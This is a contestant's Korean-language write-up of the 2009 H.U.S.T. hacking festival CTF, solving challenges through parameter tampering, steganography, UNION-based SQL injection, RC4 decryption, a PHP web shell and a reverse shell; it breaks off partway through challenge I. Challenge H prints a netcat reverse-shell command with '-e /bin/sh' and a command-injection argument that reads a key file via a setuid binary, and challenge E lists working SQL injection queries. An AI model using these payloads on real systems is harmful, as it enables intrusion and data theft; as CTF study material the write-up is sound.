H.U.S.T
8th Hacking Festival

StolenByte(Son Choong-Ho)
ContestTeam is NateOn

http://StolenByte.tistory.com
thscndgh_4@hotmail.com
WOWHACKER && Overhead
2009. 10. 10


{0x00 Contents}

{0x01 Challenge A}


문제
#Point +100
pA : http://220.95.152.185/gaara_karin_kz/b.exe

파일을 다운로드해서 풀이하는 Windows 바이너리 문제입니다.

다운로드한 파일을 다운로드하여, 실행시키면 자동으로 트레이 된다.



분석을 위해 Notepad를 열었다.
그러나, 해당 프로그램을 자동 매크로 프로그램이므로, notepad를 발견하게 되면 자동으로 매크로가 실행되게 설명되어있다.
그러므로, 자동으로 패스워드를 입력하고 종료되었다.




Password : HI_HUST_HELLO

{0x02 Challenge B}

문제
#Point +100
http://220.95.152.211

홈페이지로 접근해서 문제를 해결하는 웹 문제입니다.



쇼핑몰 사이트를 해킹하는 문제입니다.

qweqwe님
좋은 하루 되세요 ^^*
Money: 1500 Point: 0

로그아웃

회원가입을 하면 소유하고 있는 Money로는 어떠한 물품도 구매가 불가능합니다.
그러나 이부분에서 취약점을 찾아 물품을 구매하는 것이 Key Point인 문제입니다.

레드 R 빈티지 일자 청 팬츠
품절!!
0원


그래서 홈페이지를 둘러보는중, 0원짜리 바지가 있었습니다.

이 부분으로 한번 시도 해보자 생각하고, 기존값과 바꾸기를 시작했습니다.

pcode[]	A889010
jcode[]	...----...
chk[]	0
pcode[]	A889039
jcode[]	....-..---
chk[]	1
pcode[]	A889051
jcode[]	....------
chk[]	2
pcode[]	A889095
jcode[]	
pcode[]	A889063
jcode[]	-.....---

문제에 대한 Key Point중 가장 중요한 것은 Parameter에 존재했습니다.
pcode는 물품에 대한 코드, jcode는 적립금, chk는 Index번호

자세히 보시면 jcode가 존재하지 않는 부분이 보입니다.
그부분이 0원짜리 바지물품에 대한 부분입니다.
그부븐이 pcode만 가지고 가격이 존재하는 물품의 pcode와 교체해본 결과,




물품에 대한 금액과 적립금을 둘 다 체크한다는 것을 확인할 수 있었습니다.
그래서 Parameter 한번 더 확인해보니, jcode에 규칙성을 찾을 수 있었습니다.

..._____...	3700
...._.._____	4200
...._______	4000
_....._____	6200
__.....	7500
_...._....	6600
...._____..	4800
....._____..	5800
.....	5500
....._....	5600
....._____	5300

적립금은 4500원으로 맞쳐줘야합니다.
그러기 때문에 백단위를 보면 500 분석해보니, ... 입니다.
그리고 첫단위는 4000인데 4200과 4000, 4800을 분석해서 공통적인부분만 축출하니, ..._..... 입니다.
그래서 적립금 4500에 대한 code는 ...._.....가 됩니다.

```
pcode[]     A889095
jcode[]     ...._.....
```

이렇게 바꿔주고, 장바구니 담기를 시도 했습니다.
시도한 결과



0원짜리 바지가 정상적으로 장바구니에 담아진 것을 확인할 수 있습니다.
어차피 0원짜리니 현금으로 사면 적립금 4500원이 쌓이고, 계속 사다보면 비싼 바지도 살 수 있겠죠.

적립금을 계속 모아 제일 비싼 바지를 구매하면 답이 보입니다.

Password : My_name_is_cl

ps. 제가 풀었던 당시, Key : My_name_is_~~~, 어쩌고 저쩌고 있어서..
어쩌고 저쩌고 때문에 키 등록이 안되더라구요.. 어떻게 등록은 했지만..
웃지 못할 추억..

{0x03 Challenge C}

문제
#Point +100
http://220.95.152.185/hidan_sasori_at/password
HINT : Steganography, Don't care BMP.

이번 문제는 그림파일(스테가노그래피) 문제입니다.
어쩌다 보니 이 문제는 정말 쉽게 풀었습니다.

```
[stolenbyte@serveral22 hust]$ wget http://220.95.152.185/hidan_sasori_at/password
--16:40:55--  http://220.95.152.185/hidan_sasori_at/password
           => `password.1'
Connecting to 220.95.152.185:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 499,556 (488K) [text/plain]

100%[=========================================>] 499,556        1.12M/s

16:40:56 (1.12 MB/s) - `password.1' saved [499556/499556]

[stolenbyte@serveral22 hust]$ strings password | grep key
rkey
keyZ
'2"=]8keySr%Kf.]}"I_2Ma9]~(R1
GcyJkeyM[Hh|Ej|To
 9key_2^q-If*AY*^\$Ff,:I ;D
 &#9C3=F-EK'<D.key-419B0;G3KX6KY+5>6?M ).
;M%FZkey+Ia'CY(Ih-S1*Jg
.key is somETimE you goTTA AcT likE you don'T cArE.  Dq
```


설마해서 시도했는데, 패스워드를 획득할 수 있었습니다.

Password : somETimE you goTTA AcT likE you don'T cArE.

{0x04 Challenge D}


문제
#Point +200
http://220.95.152.132
admin
21d0ac6b17066785986d4ea3dcaf2c72

해당 문제는 웹문제처럼 보이지만, 실제로는 그렇지만은 않습니다.



메인페이지에는 무언가의 패스워드를 입력을 받지만, 아직 패스워드가 무엇인지 모릅니다.
그 패스워드는 "issue the identify key"라는 메뉴를 이용하면 얻을 수 있습니다.

NAME과 PHONE을 입력받는데 NAME과 PHONE에 아무런 값을 입력해보면,



관리자가 아니라는 메시지를 띄워줍니다. 관리자의 이름은 무엇일까요?

홈페이지를 구경하는 중, 발견하게 되었는데.. "Made by LeeSangSup(k1rh4)"라는 문구를 발견했습니다.
그럼 NAME에는 "LeeSangSup"이 들어가게 됩니다.

테스트 해본결과,

오우, 관리자라고 하네요. 그러나 key를 휴대전화로 보냈다고 합니다.
그러나, 대회에서 sms서비스를 이용하면 대회가 파산날지도 모르니 아마 사용하지 않았을테고 Rule에는 오르지 숫자로만 입력하고 합니다.

잘 생각해보니, 올해 8월에 열린 Defcon CTF 17th에서 아이피를 다른방법으로 표현한적이 있었습니다.

자신의 아이피가 192.168.123.250 입니다.
이것을 16진수로 .을 제외하고 192 C0, 168 A8, 123 7B, 250 FA이렇게 됩니다.
그럼 그값을 10진수로 고칩니다.


C0A87BFA -> 3232267258 이렇게 고쳐도 IP로 인식합니다.
이걸 입력했더니, 무언가의 포트를 찾는듯 상당히 느렸습니다.
생각을 해보니, 열린포트를 찾는가 싶고 포트를 알려주지 않았으니 분명히 심플한 포트일거라 생각했습니다.
그래서 제 서버에 1111~9999까지 일단 열어봤습니다.

```
[stolenbyte@serveral22 ~]$ nc -l 1111
^R
[stolenbyte@serveral22 ~]$ nc -l 9999
```

```
[stolenbyte@serveral22 ~]$ nc -l 7777
7bb75fda0def3944355f4565453a8926
```

이런식으로 포트를 열어놓고, 전송을 하니 7777포트에서 무언가 메시지가 왔습니다.

그러나, Rule에는 그것을 1초안에 등록해라고 합니다.
프로그램 만들어야하는줄 알고 귀찮아서 손으로 노가다 했는데, 두번 만에 성공했습니다.



이렇게 패스워드를 입력하니 답이 나왔습니다.


The password is [H4ck35s_453_0n3!!]

Password : H4ck35s_453_0n3!!

{0x05 Challenge E}

문제
#Point +200
http://festival.hust.net:9580/
admin
08acd129e566a7d8ffd830af9a288a1d

이번 문제는 웹문제입니다. SQL Injection 문제입니다.
빨리 풀 수 있었는데, 잠시 삽질을 해서 살짝 아쉬웠던 문제입니다.



이러한 홈페이지가 있습니다.
가입할 필요도 없고, 회원가입에는 취약점은 있지만 공략할 수 없었습니다.

그래서 눈을 공지사항과 게시판쪽으로 돌렸습니다.
게시판에 SQL Injection을 시도하니 먹혔습니다.

SQL Injection이 먹히는 것을 확인 할 수 있었습니다.

1	3		2	7	0

notice+union+select+1,2,3,4,5,6,7,8,9,0

1	test_board
1	test_members
1	test_notice
1	url

notice+union+select+1,2,table_name,4,5,6,7,8,9,0+from+information_schema.columns+limit+0,250—

1	no
1	title
1	content
1	real_name
1	vir_name
1	wr_date
1	wr_time
1	wr_ip
1	view
1	name
1	passwd
1	email
1	team
1	join_date
1	join_time
1	join_ip
1	level
1	url
1	url2


notice+union+select+1,2,column_name,4,5,6,7,8,9,0+from+information_schema.columns+limit+0,250--

이렇게 각종 테이블과 컬럼 데이터를 획득할 수 있었으나, 할 수 있는 것이 없었습니다.
그러나, url테이블에 있는 주소가 Key Point가 되었던것입니다.

1	L35hZnRlcmdpcmxz		2	7	0

notice+union+select+1,2,url,4,5,6,7,8,9,0+from+url+limit+0,250—

Base64로 된 문장을 풀어주니 주소가 하나 더 나왔습니다.



그 주소로 이동을 해봤습니다.

그러나, 똑 같은 홈페이지가 나왔습니다. 이 부분에서 많은 사람들이 속았던 것 같습니다. 전 주소가 달라서 데이터베이스도 다르겠다는 생각을 해, 해당 주소에 존재한 게시판을 공략했습니다.

1	solution_key	2	7	0

notice+union+select+1,2,table_name,4,5,6,7,8,9,0+from+information_schema.columns+limit+0,250—

1	key	2	7	0

notice+union+select+1,2,column_name,4,5,6,7,8,9,0+from+information_schema.columns+limit+0,250—

1	3	2	d2hlb2Rsc2ZqcW1ybGF3bGR1ZA==	0

notice+union+select+1,2,3,4,5,6,`key`,8,9,0+from+solution_key—


제가 이 부분에서 실수를 했는데, key를 자꾸 입력해서 되지 않았습니다.
무슨 이유가 있지만, 저는 ` 이것을 잊고 있다가 급히 생각나서 입력하니 답이 떳습니다.
Base64로 되어있는 것을 디코딩하니, "wheodlsfjqmrlawldud" 가 나왔습니다.
MS Word로 작성하는데, 자꾸 "조대인러브김지영"으로 바뀌어 살짝 열받더군요.

Password : wheodlsfjqmrlawldud

{0x06 Challenge F}

문제
#Point +200
http://220.95.152.232/

해당 문제는 웹문제인데, 상당히 골치 아팠던 문제입니다.
풀었지만, 아직도 왜 그렇게 풀렸는지 이해를 잘 못하고 있는 상태입니다.



페이지를 수강신청하는 페이지를 본 떠서 만든 페이지같습니다.

수강신청을 올바르게 해서 클리어하는 문제인데요, "수강신청 유의사항"에 보면 수강신청하는 방법이 나옵니다.

HUST대학 SMP학과에 재학 중인 **순규**는 09년도 2학기를 맞이하여 수강신청을 해야 한다. 저번 학기 때 주5일을 다녔던 **순규**는 이번에 기필코 주4일을 다니리라 마음을 먹었다.

순규는 여름방학 때부터 아르바이트를 오후파트로 시작했는데 맘씨 좋은 사장님께서 학기 중에도 되도록이면 할 수 있게 해주신다고 하였다. 하지만 화요일에는 동아리 모임이 밤늦게까지 있어 만날 수요일 아침에 늦잠을 자던 게 생각이 나 그걸 말씀드리자 상관없다며 시간이 안 되는 건 다 빼 줄 수 있으시다면 서 꼭 아르바이트를 계속 하기를 원하셨다. 마치 **순규**도 돈이 필요했기 때문에 동아리 모임이 있는 화요일 빼고 모든 평일에는 아르바이트를 하기로 결심했다.

하지만 이번 수강신청에서 문제가 너무 많다. 저번학기에 전공과목에서 학점을 많이 따지 못했기 때문에 이번학기에는 모든 전공과목을 들어야 하는데, 인원이 차서 들어가지 못하거나, 아직 인원은 다 채워지지 않았는데 불가능이 떠서 수강신청을 못하거나, 인원이 다 찬 강의의 교수님께 문의해보니깐 2NE1이라는 아이디가 문제를 일으키고 있다고 하셨다. 거기다 친구 중 한명이 자신 혼자 수업을 듣기 싫다며 I-Dol과 팬덤의 관계를 꼭 같이 듣자고 한다. **하지만 그 수업은 SM엔터테이먼트와 시간이 겹치게 된다.** 이를 어찌해야할까?

조건 1. 주 4일제로 수강신청해야한다.
조건 2. 화요일을 제외한 다른 요일은 절대로 4교시 이후 수업이 있으면 안된다.
조건 3. 수요일은 1, 2교시에는 수업이 없어야한다.

조건 4. 친구가 듣는 "I-Dol과 팬덤의 관계"와 "SM엔터테이먼트"은 겹치게 수강신청해야한다.

조건 1, 2, 3은 쉽지만, 조건 4가 많이 까다롭습니다.

일단은 1, 2, 3의 조건을 맞춰보면,

090421 302	I-Dol 과 팬덤의 관계	전필 2	김샤월	화 9 목 12	C405	090421 302
090905 301	f(x) 기초	전선 2	Krystal Jung	화 12	A503	090905 301
080525 302	SHINee 의 이해	전선 3	최진	수 34	E401	080525 302
051106 301	SuperJunior 구조	전선 3	E.L Friend	화 67 목 4	D419	051106 301
031226 303	P Language	전필 3	이소원	금 123	D312	031226 303

1, 2, 3의 조건은 다음과 같습니다.

그리고 조건 4를 맞춰야합니다.

090421-302 I-Dol과 팬덤의 관계 2 22 100 전체 김샤월 화9목12 C405
950214-303 SM엔터테이먼트 3 23 100 전체 이수만 화34목23 D420
이 두개의 시간이 겹치게 되는 시간입니다.

parameter의 chk값은 데이터베이스에서 불러올 때 사용되는 Index값이고, 시간체크를 할땐 학수번호로 체크하게 됩니다.
그리고 수강신청한 과목에 따른 테이블이 따로 있는것으로 생각을 합니다.

POST	haksu[]	950214
POST	bunban[]	303
POST	chk[]	0
POST	haksu[]	090905
POST	bunban[]	301
POST	haksu[]	080525
POST	bunban[]	302
POST	haksu[]	051106
POST	bunban[]	301
POST	haksu[]	031226
POST	bunban[]	303
POST	chkcnt	1


삭제페이지에서 "I-Dol과 팬덤의 관계"를 학수번호를 바꿔준상태에서 삭제를 시도합니다.

그러나, chk과 학수번호 관계 때문에 삭제는 되지 않지만, 또 다른 수강신청한 과목에 따른 테이블에는 학수번호가 바뀌어 있는것이죠.

이로 인해 수강신청할 때, "I-Dol과 팬덤의 관계"의 과목에 대한 시간 체크는 다른 학수번호로 인해 기준이 바뀌어있습니다.

그래서 "SM엔터테이먼트"를 등록할 수 있게 됩니다.

POST	haksu[]	950214
POST	bunban[]	303
POST	chk[]	11



학수번호	분반	교과목명	이수 구분	학점	담당교수	강의시간	강의실	재수강
031226	303	P Language	전필	3	이소원	금123	D312	
051106	301	SuperJunior 구조	전선	3	E.L Friend	화67목4	D419	
080525	302	SHINee의 이해	전선	3	최진	수34	E401	
090421	302	I-Dol과 팬덤의 관계	전필	2	김샤월	화9목12	C405	
090905	301	f(x) 기초	전선	2	Krystal Jung	화12	A503	
950214	303	SM엔터테이먼트	전필	3	이수만	화34목23	D420	
						現 신청 학점수 : 16 학점 (6 과목)		
We are living in the SMTOWN								


Password : We are living in the SMTOWN

Ps. 저는 아이디까지 "순규"가 되어야하는줄 알고 "순규"라는 아이디로 풀었습니다.
"어디가써니", "순규야" 이런아이디들로 했습니다.ㅋ

{0x07 Challenge G}

문제
#Point +300
http://220.95.152.185/nara_sikamaru_fr33/Prob.html

이 문제는 Flash의 소스를 보고 푸는 문제입니다.



아이디와 패스워드를 입력받는데, 패스워드가 바로 이 문제의 답입니다.

```
if (tUserID.text == "admin" && tUserPW.text == decrypt())
{
        Alert.show("Login Success");
}
else
{
        Alert.show("Login Failed");
}
```

decrypt()라는 함수랑 입력받는 값이랑 비교해서 같으면 되는것입니다.
decrypt()라는 함수의 소스는 보면,

```
private function decrypt() : String
{
        var _loc_1:String =
"7b283889fd6bb335f5c2b8b20314fe02ec524297461f5ce8436d8c27d9d03738";
        var _loc_2:* = Hex.toArray(_loc_1);
        var _loc_3:String = "b88c4cf88123ed83dfadb4853abcc6994625";
        var _loc_4:* = Hex.toArray(_loc_3);
        var _loc_5:* = "rc4" + "-" + "ecb";
```

```
        var _loc_6:* = new PKCS5();
        var _loc_7:* = Crypto.getCipher(_loc_5, _loc_2, _loc_6);
        _loc_7.com.hurlant.crypto.symmetric:ICipher::decrypt(_loc_4);
        return Hex.toString(Hex.fromArray(_loc_4));
}// end function
```

RC4의 ECB방식 암호고, PKCS5()로 패딩되어있습니다.

이걸 직접 하려고 하니, Flex이고 Flex를 해본적이 없어서 어려움을 겪었지만, 운좋게 사이트를 발견해서 쉽게 Decryption을 했습니다.

Password : Not first but best

{0x08 Challenge H}

```
문제
#Point +200
http://220.95.152.132
admin
21d0ac6b17066785986d4ea3dcaf2c72
```

본 문제는 웹처럼 보이지만 웹을 통해 실제 시스템에 php파일을 심어서 웹쉘을 열어서 문제를 풀어야 하는 문제입니다..
D를 풀어야 열리는 문제이므로, 이 문제를 통해 H를 풀 수 있지만 이미 D를 푼 사람한테는 필요가 없습니다.

include취약점이 존재할 때 파일을 심는 방법은 WOWHACKER에 b0BaNa님이 번역한 문서가 존재합니다.
Web vulnerabilities to gain access to the system_tranlated by bOBaNa라는 문서를 보면 충분히 쉽사리 php웹쉘을 심을 수 있습니다.


그러나 웹쉘로는 문제 풀기가 쉽지 않습니다.
ls를 해보니, HINT_README라는 것이 존재했습니다
읽어보니, "go /home/bof"라고 되어있습니다.

```
total 1236
-rw-r--r-- 1 apache   apache      0 2009-10-08 16:43 1.txt
-rwxr-xr-x 1 apache   apache 624981 2009-10-08 11:17 a.out
-rwsrwsr-x 1 sniffing    501 625013 2009-10-01 10:53 BOF
-rwx------ 1 sniffing    501     18 2009-10-01 16:15 key.bat
```

거기엔 실제로 바이너리로 key파일이 존재했습니다.
그래서 nc로 리버스쉘로 연결해서 실제 setuid가 걸려있는 BOF파일을 통해 BOF를 하여 쉘을 따서 key.bat를 읽으려고 했으나, 실제론 그러지 못했습니다.

일단 리버스쉘로 연결했습니다.
nc XXX.XXX.XXX.XXX 8888 -e /bin/sh
이렇게 연결해서 socketsend/ncsock이 root setuid가 걸려있는걸 확인 했습니다.

그래서 socketsend/ncsock "& cat /home/bof/key.bat &" 이렇게 인자를 주니 key 를 획득할 수 있었습니다.



Password : you_are_the_one

{0x09 Challenge I}

문제
#Point +200
http://220.95.152.167/

이 문제는 웹 문제입니다.
그러나 쫌 특이한 웹문제였습니다.

로그인은 가입을 통해 아이디를 만들어서 로그인을 해줍니다.

Find hidden

Float pointing

Content

등록된 글 : 12

번호	ID	제목	날짜	조회수
11	mereuan	배가 부릅니다.	2009/09/16	914
10	chizmoon	탈모인가	2009/09/16	737
9	chizmoon	이러다 쇼핑중독되겠다	2009/09/16	743
8	RenWie	오늘은NoeulbitNi의 10일휴가날입니다.	2009/09/16	725
7	Admin	저는 관리자입니다.	2009/09/14	729
6	chizmoon	지지지지지베이베비비	2009/09/14	717
5	hust	재수정 완료	2009/09/14	722
4	RenWie	더러워	2009/09/13	686
3	RenWie	나 여전히 배고파 ...ㅠㅠ	2009/09/13	776

1 2

페이지를 보면 Float pointing이라고 되어있네요.
힌트인 것 같아서 Parameter들을 조작해봤습니다.


http://220.95.152.167/tempboard.php?nowPage=1.5을 입력했을 때, Key를 저장하고 있는 게시물인 것 같은 글 제목이 보였습니다.

등록된 글 : 12


번호	ID	제목	날짜	조회수
6	chizmoon	지지지지지베이베비비	2009/09/14	717
5	hust	재수정 완료	2009/09/14	722
4	RenWie	더러워	2009/09/13	686
3	RenWie	나 여전히 배고파 ...ㅠㅠ	2009/09/13	776
2.5	101100	Access	2009/10/06	666
2	LastPage	두번째글입니돠	2009/09/13	730
1	test	첫 글입니다	2009/09/13	745

1 2

Access라는 글을 읽으려고 시도했는데,



이렇게 에러메시지를 띄웁니다.



자세히 보니 쿠키에 prob이라는 값이 생기는군요.

